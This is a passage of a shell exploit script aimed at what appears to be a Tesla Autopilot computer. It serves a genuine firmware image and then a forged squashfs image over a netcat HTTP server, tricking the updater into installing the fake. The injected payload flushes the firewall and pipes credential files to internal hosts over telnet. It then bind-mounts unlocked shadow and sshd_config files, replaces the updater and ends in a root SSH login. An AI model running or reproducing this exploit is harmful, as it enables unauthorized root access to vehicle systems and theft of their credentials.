#!/bin/sh
iptables -F
cat /var/etc/saccess/tesla*|telnet 192.168.90.145 6666
cat /var/etc/saccess/tesla*|telnet 192.168.90.100 6666
umount /etc/ssh/sshd_config
umount /etc/shadow
mount -o bind /mnt/.etc.ro/shadow /etc/shadow
mount -o bind /mnt/.etc.ro/ssh/sshd_config /etc/ssh/sshd_config
mount -o bind /etc/ssh/sshd_config /etc/ssh/sshd_config_locked
mount -o bind /etc/shadow_unlocked /etc/shadow
sv restart sshd
head -c 4 /bin/ape-updater|grep "#!" && rm /bin/ape-updater && cp
/deploy/ape-updater /bin/ape-updater
/bin/ape-updater
EOF

chmod 755 /tmp/fakessq_root/deploy/ape-updater

#Uncomment this if you want to exploit the APE from your computer with IP
192.168.90.100
#mksquashfs /tmp/fakessq_root ./fakessq -b 131072 -all-root -no-progress >
/dev/null

SERVE1=$REALSSQ
SERVE2=fakessq

SERVE=$SERVE1
while { RESPONSE="HTTP/1.1 200 OK\r\nConnection:
```

```
keep-alive\r\nContent-Length: $(stat -c%s $SERVE)\r\n\r\n"; echo -en
"$RESPONSE"; cat $SERVE; } | nc -l $HTTP_PORT ; do
    SERVE=$SERVE2
done &

echo "reset" |nc $APE $PORT
sleep 1
echo "reset" |nc $APE $PORT
sleep 1

cat <(echo -ne "watch\ninstall http://"$HTTP_IP":"$HTTP_PORT"/$REALSSQ\n")
- |nc $APE $PORT|while IFS= read -r line; do
    echo $line
    if [[ $line == *"got_bytes=342614080 expected_bytes=342614080
offset_bytes=0" ]] ; then
        sleep 2
        echo "install http://"$HTTP_IP":"$HTTP_PORT"/fakessq" |nc $APE
$PORT
    fi
    if [[ $line == *"got_bytes=285941824 expected_bytes=285941824
offset_bytes=0" ]] ; then
        sleep 2
        echo "install http://"$HTTP_IP":"$HTTP_PORT"/fakessq" |nc $APE
$PORT
    fi
    if [[ $line == *"status=complete got_bytes=4096 expected_bytes=4096
offset_bytes=0" ]] ; then
        sleep 2
        break

    fi
done

sleep 3
echo -ne "\n\n\nDone\nPlease Press Enter\n"
ssh root@$APE
```